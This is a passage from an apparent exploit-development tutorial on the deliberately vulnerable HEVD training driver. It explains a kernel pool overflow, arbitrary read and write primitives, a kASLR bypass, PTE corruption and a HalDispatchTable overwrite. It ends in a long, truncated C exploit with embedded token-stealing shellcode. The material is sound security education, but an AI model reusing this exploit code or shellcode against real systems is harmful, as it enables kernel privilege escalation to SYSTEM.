We want to use a controlled write to only overwrite the first member of this adjacent ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, Name. This is because we have additional primitives to control and return these values of the Name member as shown in this blog post. The issue we have had so far, however, is the address of the Name member of a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object is completely controlled by the driver and cannot be influenced by us, unless we leverage a vulnerability (a la pool overflow).

As shown in the readwritePrimitive() function, the goal here will be to actually corrupt the adjacent chunk(s) with the address of the “main” ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object, which we will manage via ARW_HELPER_OBJECT_IO.HelperObjectAddress. We would like to corrupt the adjacent ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object with a precise overflow to corrupt the Name value with the address of our “main” object. Currently this value is set to 0x9090909090909090. Once we prove this is possible, we can then take this further to obtain the eventual read/write primitive.

Setting a breakpoint on the TriggerBufferOverflowNonPagedPoolNx routine in HEVD.sys, and setting an additional breakpoint on the memcpy routine, which performs the pool overflow, we can investigate the contents of the pool.

As seen in the above image, we can clearly see we have flooded the pool with controlled ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects, as well as the “current” chunk - which refers to the vulnerable chunk used in the pool overflow. All of these chunks are prefaced with the Hack tag.

Then, after stepping through execution until the mempcy routine, we can inspect the contents of the next chunk, which is 0x10 bytes after the value in RCX, which is used in the destination for the memory copy operation. Remember - our goal is to overwrite the adjacent pool chunks. Stepping through the operation to clearly see that we have corrupted the next pool chunk, which is of type ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.

We can validate that the address which was written out-of-bounds is actually the address of the “main”, standalone ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object we created.

Remember - a _POOL_HEADER structure is 0x10 bytes in length. This makes every pool chunk within this kLFH bucket 0x20 bytes in total size. Since we want to overflow adjacent chunks, we need to preserve the pool header. Since we are in the kLFH, we can just hardcode the pool header, as we have proven, to satisfy the pool and to avoid any crashes which may arise as a result of an invalid pool chunk. Additionally, we can corrupt the first 0x10 bytes of the value in RCX, which is the destination address in the memory copy operation, because there are 0x20 bytes in the “vulnerable” pool chunk (which is used in the copy operation). The first 0x10 bytes are the header and the second half we actually don’t care about, as we are worried about corrupting an adjacent chunk. Because of this, we can set the first 0x10 bytes of our copy, which writes out of bounds, to 0x10 to ensure that the bytes which are copied out of bounds are the bytes that comprise the pool header of the next chunk.

We have now successfully performed out out-of-bounds write via a pool overflow, and have corrupted an adjacent ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object’s Name member, which is dynamically allocated on the pool before had and has an address we do not control, unless we use a vulnerability such as an out-of-bounds write, with an address we do control, which is the address of the object created previously.

Arbitrary Read Primitive

Although it may not be totally apparent currently, our exploit strategy revolves around our ability to use our pool overflow to write out-of-bounds. Recall that the “Set” and “Get” capabilities in the driver allow us to read and write memory, but not at controlled locations. The location is controlled by the pool chunk allocated for the Name member of an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.

Let’s take a look at the corrupted ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object. The corrupted object is one of the many sprayed objects. We successfully overwrote the Name member of this object with the address of the “main”, or standalone ARE_HELPER_OBJECT_NON_PAGED_POOL_NX object.

We know that it is possible to set the Name member of an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX structure via the SetArbitraryReadWriteHelperObjecNameNonPagedPoolNx function through an IOCTL invocation. Since we are now able to control the value of Name in the corrupted object, let’s see if we can’t abuse this through an arbitrary read primitive.

Let’s break this down. We know that we currently have a corrupted object with a Name member that is set to the value of another object. For brevity, we can recall this from the previous image.

If we do a “Set” operation currently on the corrupted object, shown in the dt command and currently has its Name member set to 0xffffa00ca378c210, it will perform this operation on the Name member. However, we know that the Name member is actually currently set to the value of the “main” object via the out-of-bounds write! This means that performing a “Set” operation on the corrupted object will actually take the address of the main object, since it is set in the Name member, dereference it, and write the contents specified by us. This will cause our main object to then point to whatever we specify, instead of the value of ffffa00ca378c3b0 currently outlined in the memory contents shown by dq in WinDbg. How does this turn into an arbitrary read primitive? Since our “main” object will point to whatever address we specify, the “Get” operation, if performed on the “main” object, will then dereference this address specified by us and return the value!

In WinDbg, we can “mimic” the “Set” operation as shown.

Performing the “Set” operation on the corrupted object will actually set the value of our main object to whatever is specified to the user, due to us corrupting the previous random address with the pool overflow vulnerability. At this point, performing the “Get” operation on our main object, since it was set to the value specified by the user, would dereference the value and return it to us!

At this point we need to identify what out goal is. To comprehensively bypass kASLR, our goal is as follows:

  1. Use the base address of HEVD.sys from the original exploit in part one to provide the offset to the Import Address Table
  2. Supply an IAT entry that points to ntoskrnl.exe to the exploit to be arbitrarily read from (thus obtaining a pointer to ntoskrnl.exe)
  3. Calculate the distance from the pointer to the kernel to obtain the base

We can update our code to outline this. As you may recall, we have groomed the pool with 5000 ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects. However, we did not spray the pool with 5000 “vulnerable” objects. Since we have groomed the pool, we know that our vulnerable object we can arbitrarily write past will end up adjacent to one of the objects used for grooming. Since we only trigger the overflow once, and since we have already set Name values on all of the objects used for grooming, a value of 0x9090909090909090, we can simply use the “Get” operation in order to view each Name member of the objects used for grooming. If one of the objects does not contain NOPs, this is indicative that the pool overflow outlined previously to corrupt the Name value of an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX has succeeded.

After this, we can then use the same primitive previously mentioned about now using the “Set” functionality in HEVD to set the Name member of the targeted corrupted object, which would actually “trick” the program to overwrite the Name member of the corrupted object, which is actually the address of the “standalone”/main ARW_HELPER_OBJECT_NON_PAGED_POOL_NX. The overwrite will dereference the standalone object, thus allowing for an arbitrary read primitive since we have the ability to then later use the “Get” functionality on the main object later.

We then can add a “press enter to continue” function to our exploit to pause execution after the main object is printed to the screen, as well as the corrupted object used for grooming that resides within the 5000 objects used for grooming.

We then can take the address 0xffff8e03c8d5c2b0, which is the corrupted object, and inspect it in WinDbg. If all goes well, this address should contain the address of the “main” object.

Comparing the Name member to the previous screenshot in which the exploit with the “press enter to continue” statement is in, we can see that the pool corruption was successful and that the Name member of one of the 5000 objects used for grooming was overwritten!

Now, if we were to use the “Set” functionality of HEVD and supply the ARW_HELPER_OBJECT_NON_PAGED_POOL object that was corrupted and also used for grooming, at address 0xffff8e03c8d5c2b0, HEVD would use the value stored in Name, dereference it, and overwrite it. This is because HEVD is expecting one of the pool allocations previously showcased for Name pointers, which we do not control. Since we have supplied another address, what HEVD will actually do is perform the overwite, but this time it will overwrite the pointer we supplied, which is another ARW_HELPER_OBJECT_NON_PAGED_POOL. Since the first member of one of these objects has a member Name, what will happen is that HEVD will actually write whatever we supply to the Name member of our main object! Let’s view this in WinDbg.

As our exploit showcased, we are using HEVD+0x2038 in this case. This value should be written to our main object.

As you can see, our main object now has its Name member pointing to HEVD+0x2038, which is a pointer to the kernel! After running the full exploit, we have now obtained the base address of HEVD from the previous exploit, and now the base of the kernel via an arbitrary read by way of pool overflow - all from low integrity!

The beauty of this technique of leveraging two objects should be clear now - we do not have to constantly perform overflows of objects in order to perform exploitation. We can now just simply use the main object to read!

Our exploitation technique will be to corrupt the page table entries of our eventual memory page our shellcode resides in. If you are not familiar with this technique, I have two blogs written on the subject, plus one about memory paging. You can find them here: one, two, and three.

For our purposes, we will need to following items arbitrarily read:

  1. nt!MiGetPteAddress+0x13 - this contains the base of the PTEs needed for calculations
  2. PTE bits that make up the shellcode page
  3. [nt!HalDispatchTable+0x8] - used to execute our shellcode. We first need to preserve this address by reading it to ensure exploit stability

Let’s add a routine to address the first issue, reading the base of the page table entries. We can calculate the offset to the function MiGetPteAddress+0x13 and then use our arbitrary read primitive.

Leveraging the exact same method as before, we can see we have defeated page table randomization and have the base of the page table entries in hand!

The next step is to obtain the PTE bits that make up the shellcode page. We will eventually write our shellcode to KUSER_SHARED_DATA+0x800 in kernel mode, which is at a static address of 0xfffff87000000800. We can instrument the routine to obtain this information in C.

After running the updated exploit, we can see that we are able to leak the PTE bits for KUSER_SHARED_DATA+0x800, where our shellcode will eventually reside.

Note that the !pte extension in WinDbg was giving myself trouble. So, from the debuggee machine, I ran WinDbg “classic” with local kernel debugging (lkd) to show the contents of !pte. Notice the actual virtual address for the PTE has changed, but the contents of the PTE bits are the same. This is due to myself rebooting the machine and kASLR kicking in. The WinDbg “classic” screenshot is meant to just outline the PTE contents.

You can view this previous blog) from myself to understand the permissions KUSER_SHARED_DATA has, which is write but no execute. The last item we need is the contents of [nt!HalDispatchTable].

After executing the updated code, we can see we have preserved the value [nt!HalDispatchTable+0x8].

The last item on the agenda is the write primitive, which is 99 percent identical to the read primitive. After writing our shellcode to kernel mode and then corrupting the PTE of the shellcode page, we will be able to successfully escalate our privileges.

Arbitrary Write Primitive

Leveraging the same concepts from the arbitrary read primitive, we can also arbitrarily overwrite 64-bit pointers! Instead of using the “Get” operation in order to fetch the dereferenced contents of the Name value specified by the “corrupted” ARW_HELPER_NON_PAGED_POOL_NX object, and then returning this value to the Name value specified by the “main” object, this time we will set the Name value of the “main” object not to a pointer that receives the contents, but to the value of what we would like to overwrite memory with. In this case, we want to set this value to the value of shellcode, and then set the Name value of the “corrupted” object to KUSER_SHARED_DATA+0x800 incrementally.

From here we can run our updated exploit. Since we have created a loop to automate the writing process, we can see we are able to arbitrarily write the contents of the 9 QWORDS which make up our shellcode to KUSER_SHARED_DATA+0x800!

Awesome! We have now successfully performed the arbitrary write primitive! The next goal is to corrupt the contents of the PTE for the KUSER_SHARED_DATA+0x800 page.

From here we can use WinDbg classic to inspect the PTE before and after the write operation.

Awesome! Our exploit now just needs three more things:

  1. Corrupt [nt!HalDispatchTable+0x8] to point to KUSER_SHARED_DATA+0x800
  2. Invoke ntdll!NtQueryIntervalPRofile, which will perform the transition to kernel mode to invoke [nt!HalDispatchTable+0x8], thus executing our shellcode
  3. Restore [nt!HalDispatchTable+0x8] with the arbitrary write primitive

Let’s update our exploit code to perform step one.

After executing the updated code, we can see that we have successfully overwritten nt!HalDispatchTable+0x8 with the address of KUSER_SHARED_DATA+0x800 - which contains our shellcode!

Next, we can add the routing to dynamically resolve ntdll!NtQueryIntervalProfile, invoke it, and then restore [nt!HalDispatchTable+0x8]

The final result is a SYSTEM shell from low integrity!

“…Unless We Conquer, As Conquer We Must, As Conquer We Shall.”

Hopefully you, as the reader, found this two-part series on pool corruption useful! As aforementioned in the beginning of this post, we must expect mitigations such as VBS and HVCI to be enabled in the future. ROP is still a viable alternative in the kernel due to the lack of kernel CET (kCET) at the moment (although I am sure this is subject to change). As such, techniques such as the one outlined in this blog post will soon be deprecated, leaving us with fewer options for exploitation than which we started. Data-only attacks are always viable, and there have been more novel techniques mentioned, such as this tweet sent to myself by Dmytro, which talks about leveraging ROP to forge kernel function calls even with VBS/HVCI enabled. As the title of this last section of the blog articulates, where there is a will there is a way - and although the bar will be raised, this is only par for the course with exploit development over the past few years. KPP + VBS + HVCI + kCFG/kXFG + SMEP + DEP + kASLR + kCET and many other mitigations will prove very useful for blocking most exploits. I hope that researchers stay hungry and continue to push the limits with this mitigations to find more novel ways to keep exploit development alive!

Peace, love, and positivity :-).

Here is the final exploit code, which is also available on my GitHub:

// HackSysExtreme Vulnerable Driver: Pool Overflow + Memory Disclosure
// Author: Connor McGarr (@33y0re)

#include <windows.h>
#include <stdio.h>

// typdef an ARW_HELPER_OBJECT_IO struct
typedef struct _ARW_HELPER_OBJECT_IO
{
    PVOID HelperObjectAddress;
    PVOID Name;
    SIZE_T Length;
} ARW_HELPER_OBJECT_IO, * PARW_HELPER_OBJECT_IO;

// Create a global array of ARW_HELPER_OBJECT_IO objects to manage the groomed pool allocations
ARW_HELPER_OBJECT_IO helperobjectArray[5000] = { 0 };

// Prepping call to nt!NtQueryIntervalProfile
typedef NTSTATUS(WINAPI* NtQueryIntervalProfile_t)(IN ULONG ProfileSource, OUT PULONG Interval);

// Leak the base of HEVD.sys
unsigned long long memLeak(HANDLE driverHandle)
{
    // Array to manage handles opened by CreateEventA
    HANDLE eventObjects[5000];

    // Spray 5000 objects to fill the new page
    for (int i = 0; i <= 5000; i++)
    {
        // Create the objects
        HANDLE tempHandle = CreateEventA(
            NULL,
            FALSE,
            FALSE,
            NULL
        );

        // Assign the handles to the array
        eventObjects[i] = tempHandle;
    }

    // Check to see if the first handle is a valid handle
    if (eventObjects[0] == NULL)
    {
        printf("[-] Error! Unable to spray CreateEventA objects! Error: 0x%lx\n", GetLastError());

        return 0x1;
        exit(-1);
    }
    else
    {
        printf("[+] Sprayed CreateEventA objects to fill holes of size 0x80!\n");

        // Close half of the handles
        for (int i = 0; i <= 5000; i += 2)
        {
            BOOL tempHandle1 = CloseHandle(
                eventObjects[i]
            );

            eventObjects[i] = NULL;

            // Error handling
            if (!tempHandle1)
            {
                printf("[-] Error! Unable to free the CreateEventA objects! Error: 0x%lx\n", GetLastError());

                return 0x1;
                exit(-1);
            }
        }

        printf("[+] Poked holes in the new pool page!\n");

        // Allocate UaF Objects in place of the poked holes by just invoking the IOCTL, which will call ExAllocatePoolWithTag for a UAF object
        // kLFH should automatically fill the freed holes with the UAF objects
        DWORD bytesReturned;

        for (int i = 0; i < 2500; i++)
        {
            DeviceIoControl(
                driverHandle,
                0x00222053,
                NULL,
                0,
                NULL,
                0,
                &bytesReturned,
                NULL
            );
        }

        printf("[+] Allocated objects containing a pointer to HEVD in place of the freed CreateEventA objects!\n");

        // Close the rest of the event objects
        for (int i = 1; i <= 5000; i += 2)
        {
            BOOL tempHandle2 = CloseHandle(
                eventObjects[i]
            );

            eventObjects[i] = NULL;

            // Error handling
            if (!tempHandle2)
            {
                printf("[-] Error! Unable to free the rest of the CreateEventA objects! Error: 0x%lx\n", GetLastError());

                return 0x1;
                exit(-1);
            }
        }

        // Array to store the buffer (output buffer for DeviceIoControl) and the base address
        unsigned long long outputBuffer[100];
        unsigned long long hevdBase = 0;

        // Everything is now, theoretically, [FREE, UAFOBJ, FREE, UAFOBJ, FREE, UAFOBJ], barring any more randomization from the kLFH
        // Fill some of the holes, but not all, with vulnerable chunks that can read out-of-bounds (we don't want to fill up all the way to avoid reading from a page that isn't mapped)

        for (int i = 0; i <= 100; i++)
        {
            // Return buffer
            DWORD bytesReturned1;

            DeviceIoControl(
                driverHandle,
                0x0022204f,
                NULL,
                0,
                &outputBuffer,
                sizeof(outputBuffer),
                &bytesReturned1,
                NULL
            );

        }

        printf("[+] Successfully triggered the out-of-bounds read!\n");

        // Parse the output
        for (int i = 0; i <= 100; i++)
        {
            // Kernel mode address?
            if ((outputBuffer[i] & 0xfffff00000000000) == 0xfffff00000000000)
            {
                printf("[+] Address of function pointer in HEVD.sys: 0x%llx\n", outputBuffer[i]);
                printf("[+] Base address of HEVD.sys: 0x%llx\n", outputBuffer[i] - 0x880CC);

                // Store the variable for future usage
                hevdBase = outputBuffer[i] - 0x880CC;

                // Return the value of the base of HEVD
                return hevdBase;
            }
        }
    }
}

// Function used to fill the holes in pool pages
void fillHoles(HANDLE driverHandle)
{
    // Instantiate an ARW_HELPER_OBJECT_IO
    ARW_HELPER_OBJECT_IO tempObject = { 0 };

    // Value to assign the Name member of each ARW_HELPER_OBJECT_IO
    unsigned long long nameValue = 0x9090909090909090;

    // Set the length to 0x8 so that the Name member of an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object allocated in the pool has its Name member allocated to size 0x8, a 64-bit pointer size
    tempObject.Length = 0x8;

    // Bytes returned
    DWORD bytesreturnedFill;

    for (int i = 0; i <= 5000; i++)
    {
        // Set the Name value to 0x9090909090909090
        tempObject.Name = &nameValue;

        // Allocate a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object with a Name member of size 0x8 and a Name value of 0x9090909090909090
        DeviceIoControl(
            driverHandle,
            0x00222063,
            &tempObject,
            sizeof(tempObject),
            &tempObject,
            sizeof(tempObject),
            &bytesreturnedFill,
            NULL
        );

        // Using non-controlled arbitrary write to set the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object to 0x9090909090909090 via the Name member of each ARW_HELPER_OBJECT_IO
        // This will be used later on to filter out which ARW_HELPER_OBJECT_NON_PAGED_POOL_NX HAVE NOT been corrupted successfully (e.g. their Name member is 0x9090909090909090 still)
        DeviceIoControl(
            driverHandle,
            0x00222067,
            &tempObject,
            sizeof(tempObject),
            &tempObject,
            sizeof(tempObject),
            &bytesreturnedFill,
            NULL
        );

        // After allocating the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects (via the ARW_HELPER_OBJECT_IO objects), assign each ARW_HELPER_OBJECT_IO structures to the global managing array
        helperobjectArray[i] = tempObject;
    }

    printf("[+] Sprayed ARW_HELPER_OBJECT_IO objects to fill holes in the NonPagedPoolNx with ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects!\n");
}

// Fill up the new page within the NonPagedPoolNx with ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects
void groomPool(HANDLE driverHandle)
{
    // Instantiate an ARW_HELPER_OBJECT_IO
    ARW_HELPER_OBJECT_IO tempObject1 = { 0 };

    // Value to assign the Name member of each ARW_HELPER_OBJECT_IO
    unsigned long long nameValue1 = 0x9090909090909090;

    // Set the length to 0x8 so that the Name member of an ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object allocated in the pool has its Name member allocated to size 0x8, a 64-bit pointer size
    tempObject1.Length = 0x8;

    // Bytes returned
    DWORD bytesreturnedGroom;

    for (int i = 0; i <= 5000; i++)
    {
        // Set the Name value to 0x9090909090909090
        tempObject1.Name = &nameValue1;

        // Allocate a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object with a Name member of size 0x8 and a Name value of 0x9090909090909090
        DeviceIoControl(
            driverHandle,
            0x00222063,
            &tempObject1,
            sizeof(tempObject1),
            &tempObject1,
            sizeof(tempObject1),
            &bytesreturnedGroom,
            NULL
        );

        // Using non-controlled arbitrary write to set the Name member of the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object to 0x9090909090909090 via the Name member of each ARW_HELPER_OBJECT_IO
        // This will be used later on to filter out which ARW_HELPER_OBJECT_NON_PAGED_POOL_NX HAVE NOT been corrupted successfully (e.g. their Name member is 0x9090909090909090 still)
        DeviceIoControl(
            driverHandle,
            0x00222067,
            &tempObject1,
            sizeof(tempObject1),
            &tempObject1,
            sizeof(tempObject1),
            &bytesreturnedGroom,
            NULL
        );

        // After allocating the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects (via the ARW_HELPER_OBJECT_IO objects), assign each ARW_HELPER_OBJECT_IO structures to the global managing array
        helperobjectArray[i] = tempObject1;
    }

    printf("[+] Filled the new page with ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects!\n");
}

// Free every other object in the global array to poke holes for the vulnerable objects
void pokeHoles(HANDLE driverHandle)
{
    // Bytes returned
    DWORD bytesreturnedPoke;

    // Free every other element in the global array managing objects in the new page from grooming
    for (int i = 0; i <= 5000; i += 2)
    {
        DeviceIoControl(
            driverHandle,
            0x0022206f,
            &helperobjectArray[i],
            sizeof(helperobjectArray[i]),
            &helperobjectArray[i],
            sizeof(helperobjectArray[i]),
            &bytesreturnedPoke,
            NULL
        );
    }

    printf("[+] Poked holes in the NonPagedPoolNx page containing the ARW_HELPER_OBJECT_NON_PAGED_POOL_NX objects!\n");
}

// Create the main ARW_HELPER_OBJECT_IO
ARW_HELPER_OBJECT_IO createmainObject(HANDLE driverHandle)
{
    // Instantiate an object of type ARW_HELPER_OBJECT_IO
    ARW_HELPER_OBJECT_IO helperObject = { 0 };

    // Set the Length member which corresponds to the amount of memory used to allocate a chunk to store the Name member eventually
    helperObject.Length = 0x8;

    // Bytes returned
    DWORD bytesReturned2;

    // Invoke CreateArbitraryReadWriteHelperObjectNonPagedPoolNx to create the main ARW_HELPER_OBJECT_NON_PAGED_POOL_NX
    DeviceIoControl(
        driverHandle,
        0x00222063,
        &helperObject,
        sizeof(helperObject),
        &helperObject,
        sizeof(helperObject),
        &bytesReturned2,
        NULL
    );

    // Parse the output
    printf("[+] PARW_HELPER_OBJECT_IO->HelperObjectAddress: 0x%p\n", helperObject.HelperObjectAddress);
    printf("[+] PARW_HELPER_OBJECT_IO->Name: 0x%p\n", helperObject.Name);
    printf("[+] PARW_HELPER_OBJECT_IO->Length: 0x%zu\n", helperObject.Length);

    return helperObject;
}

// Read/write primitive
void readwritePrimitive(HANDLE driverHandle)
{
    // Store the value of the base of HEVD
    unsigned long long hevdBase = memLeak(driverHandle);

    // Store the main ARW_HELOPER_OBJECT
    ARW_HELPER_OBJECT_IO mainObject = createmainObject(driverHandle);

    // Fill the holes
    fillHoles(driverHandle);

    // Groom the pool
    groomPool(driverHandle);

    // Poke holes
    pokeHoles(driverHandle);

    // Use buffer overflow to take "main" ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object's Name value (managed by ARW_HELPER_OBJECT_IO.Name) to overwrite any of the groomed ARW_HELPER_OBJECT_NON_PAGED_POOL_NX.Name values
    // Create a buffer that first fills up the vulnerable chunk of 0x10 (16) bytes
    unsigned long long vulnBuffer[5];
    vulnBuffer[0] = 0x4141414141414141;
    vulnBuffer[1] = 0x4141414141414141;

    // Hardcode the _POOL_HEADER value for a ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object
    vulnBuffer[2] = 0x6b63614802020000;

    // Padding
    vulnBuffer[3] = 0x4141414141414141;

    // Overwrite any of the adjacent ARW_HELPER_OBJECT_NON_PAGED_POOL_NX object's Name member with the address of the "main" ARW_HELPER_OBJECT_NON_PAGED_POOL_NX (via ARW_HELPER_OBJECT_IO.HelperObjectAddress)
    vulnBuffer[4] = mainObject.HelperObjectAddress;

    // Bytes returned
    DWORD bytesreturnedOverflow;
    DWORD bytesreturnedreadPrimtitve;

    printf("[+] Triggering the out-of-bounds-write via pool overflow!\n");

    // Trigger the pool overflow
    DeviceIoControl(
        driverHandle,
        0x0022204b,
        &vulnBuffer,
        sizeof(vulnBuffer),
        &vulnBuffer,
        0x28,
        &bytesreturnedOverflow,
        NULL
    );

    // Find which "groomed" object was overflowed
    int index = 0;
    unsigned long long placeholder = 0x9090909090909090;

    // Loop through every groomed object to find out which Name member was overwritten with the main ARW_HELPER_NON_PAGED_POOL_NX object
    for (int i = 0; i <= 5000; i++)
    {
        // The placeholder variable will be overwritten. Get operation will overwrite this variable with the real contents of each object's Name member
        helperobjectArray[i].Name = &placeholder;

        DeviceIoControl(
            driverHandle,
            0x0022206b,
            &helperobjectArray[i],
            sizeof(helperobjectArray[i]),
            &helperobjectArray[i],
            sizeof(helperobjectArray[i]),
            &bytesreturnedreadPrimtitve,
            NULL
        );

        // Loop until a Name value other than the original NOPs is found
        if (placeholder != 0x9090909090909090)
        {
            printf("[+] Found the overflowed object overwritten with main ARW_HELPER_NON_PAGED_POOL_NX object!\n");
            printf("[+] PARW_HELPER_OBJECT_IO->HelperObjectAddress: 0x%p\n", helperobjectArray[i].HelperObjectAddress);

            // Assign the index
            index = i;

            printf("[+] Array index of global array managing groomed objects: %d\n", index);

            // Break the loop
            break;
        }
    }

    // IAT entry from HEVD.sys which points to nt!ExAllocatePoolWithTag
    unsigned long long ntiatLeak = hevdBase + 0x2038;

    // Print update
    printf("[+] Target HEVD.sys address with pointer to ntoskrnl.exe: 0x%llx\n", ntiatLeak);

    // Assign the target address to the corrupted object
    helperobjectArray[index].Name = &ntiatLeak;

    // Set the Name member of the "corrupted" object managed by the global array. The main object is currently set to the Name member of one of the sprayed ARW_HELPER_OBJECT_NON_PAGED_POOL_NX that was corrupted via the pool overflow
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Declare variable that will receive the address of nt!ExAllocatePoolWithTag and initialize it
    unsigned long long ntPointer = 0x9090909090909090;

    // Setting the Name member of the main object to the address of the ntPointer variable. When the Name member is dereferenced and bubbled back up to user mode, it will overwrite the value of ntPointer
    mainObject.Name = &ntPointer;

    // Perform the "Get" operation on the main object, which should now have the Name member set to the IAT entry from HEVD
    DeviceIoControl(
        driverHandle,
        0x0022206b,
        &mainObject,
        sizeof(mainObject),
        &mainObject,
        sizeof(mainObject),
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print the pointer to nt!ExAllocatePoolWithTag
    printf("[+] Leaked ntoskrnl.exe pointer! nt!ExAllocatePoolWithTag: 0x%llx\n", ntPointer);

    // Assign a variable the base of the kernel (static offset)
    unsigned long long kernelBase = ntPointer - 0x9b3160;

    // Print the base of the kernel
    printf("[+] ntoskrnl.exe base address: 0x%llx\n", kernelBase);

    // Assign a variable with nt!MiGetPteAddress+0x13
    unsigned long long migetpteAddress = kernelBase + 0x222073;

    // Print update
    printf("[+] nt!MiGetPteAddress+0x13: 0x%llx\n", migetpteAddress);

    // Assign the target address to the corrupted object
    helperobjectArray[index].Name = &migetpteAddress;

    // Set the Name member of the "corrupted" object managed by the global array to obtain the base of the PTEs
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Declare a variable that will receive the base of the PTEs
    unsigned long long pteBase = 0x9090909090909090;

    // Setting the Name member of the main object to the address of the pteBase variable
    mainObject.Name = &pteBase;

    // Perform the "Get" operation on the main object
    DeviceIoControl(
        driverHandle,
        0x0022206b,
        &mainObject,
        sizeof(mainObject),
        &mainObject,
        sizeof(mainObject),
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] Base of the page table entries: 0x%llx\n", pteBase);

    // Calculate the PTE page for our shellcode in KUSER_SHARED_DATA
    unsigned long long shellcodePte = 0xfffff78000000800 >> 9;
    shellcodePte = shellcodePte & 0x7FFFFFFFF8;
    shellcodePte = shellcodePte + pteBase;

    // Print update
    printf("[+] KUSER_SHARED_DATA+0x800 PTE page: 0x%llx\n", shellcodePte);

    // Assign the target address to the corrupted object
    helperobjectArray[index].Name = &shellcodePte;

    // Set the Name member of the "corrupted" object managed by the global array to obtain the address of the shellcode PTE page
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Declare a variable that will receive the PTE bits
    unsigned long long pteBits = 0x9090909090909090;

    // Setting the Name member of the main object
    mainObject.Name = &pteBits;

    // Perform the "Get" operation on the main object
    DeviceIoControl(
        driverHandle,
        0x0022206b,
        &mainObject,
        sizeof(mainObject),
        &mainObject,
        sizeof(mainObject),
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] PTE bits for shellcode page: %p\n", pteBits);

    // Store nt!HalDispatchTable+0x8
    unsigned long long halTemp = kernelBase + 0xc00a68;

    // Assign the target address to the corrupted object
    helperobjectArray[index].Name = &halTemp;

    // Set the Name member of the "corrupted" object managed by the global array to obtain the pointer at nt!HalDispatchTable+0x8
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Declare a variable that will receive [nt!HalDispatchTable+0x8]
    unsigned long long halDispatch = 0x9090909090909090;

    // Setting the Name member of the main object
    mainObject.Name = &halDispatch;

    // Perform the "Get" operation on the main object
    DeviceIoControl(
        driverHandle,
        0x0022206b,
        &mainObject,
        sizeof(mainObject),
        &mainObject,
        sizeof(mainObject),
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] Preserved [nt!HalDispatchTable+0x8] value: 0x%llx\n", halDispatch);

    // Arbitrary write primitive

    /*
        ; Windows 10 19H1 x64 Token Stealing Payload
        ; Author Connor McGarr
        [BITS 64]
        _start:
            mov rax, [gs:0x188]       ; Current thread (_KTHREAD)
            mov rax, [rax + 0xb8]     ; Current process (_EPROCESS)
            mov rbx, rax              ; Copy current process (_EPROCESS) to rbx
        __loop:
            mov rbx, [rbx + 0x448]    ; ActiveProcessLinks
            sub rbx, 0x448            ; Go back to current process (_EPROCESS)
            mov rcx, [rbx + 0x440]    ; UniqueProcessId (PID)
            cmp rcx, 4                ; Compare PID to SYSTEM PID
            jnz __loop                ; Loop until SYSTEM PID is found
            mov rcx, [rbx + 0x4b8]    ; SYSTEM token is @ offset _EPROCESS + 0x360
            and cl, 0xf0              ; Clear out _EX_FAST_REF RefCnt
            mov [rax + 0x4b8], rcx    ; Copy SYSTEM token to current process
            xor rax, rax              ; set NTSTATUS STATUS_SUCCESS
            ret                       ; Done!
    */

    // Shellcode
    unsigned long long shellcode[9] = { 0 };
    shellcode[0] = 0x00018825048B4865;
    shellcode[1] = 0x000000B8808B4800;
    shellcode[2] = 0x04489B8B48C38948;
    shellcode[3] = 0x000448EB81480000;
    shellcode[4] = 0x000004408B8B4800;
    shellcode[5] = 0x8B48E57504F98348;
    shellcode[6] = 0xF0E180000004B88B;
    shellcode[7] = 0x48000004B8888948;
    shellcode[8] = 0x0000000000C3C031;

    // Assign the target address to write to the corrupted object
    unsigned long long kusersharedData = 0xfffff78000000800;

    // Create a "counter" for writing the array of shellcode
    int counter = 0;

    // For loop to write the shellcode
    for (int i = 0; i <= 9; i++)
    {
        // Setting the corrupted object to KUSER_SHARED_DATA+0x800 incrementally 9 times, since our shellcode is 9 QWORDS
        // kusersharedData variable, managing the current address of KUSER_SHARED_DATA+0x800, is incremented by 0x8 at the end of each iteration of the loop
        helperobjectArray[index].Name = &kusersharedData;

        // Setting the Name member of the main object to specify what we would like to write
        mainObject.Name = &shellcode[counter];

        // Set the Name member of the "corrupted" object managed by the global array to KUSER_SHARED_DATA+0x800, incrementally
        DeviceIoControl(
            driverHandle,
            0x00222067,
            &helperobjectArray[index],
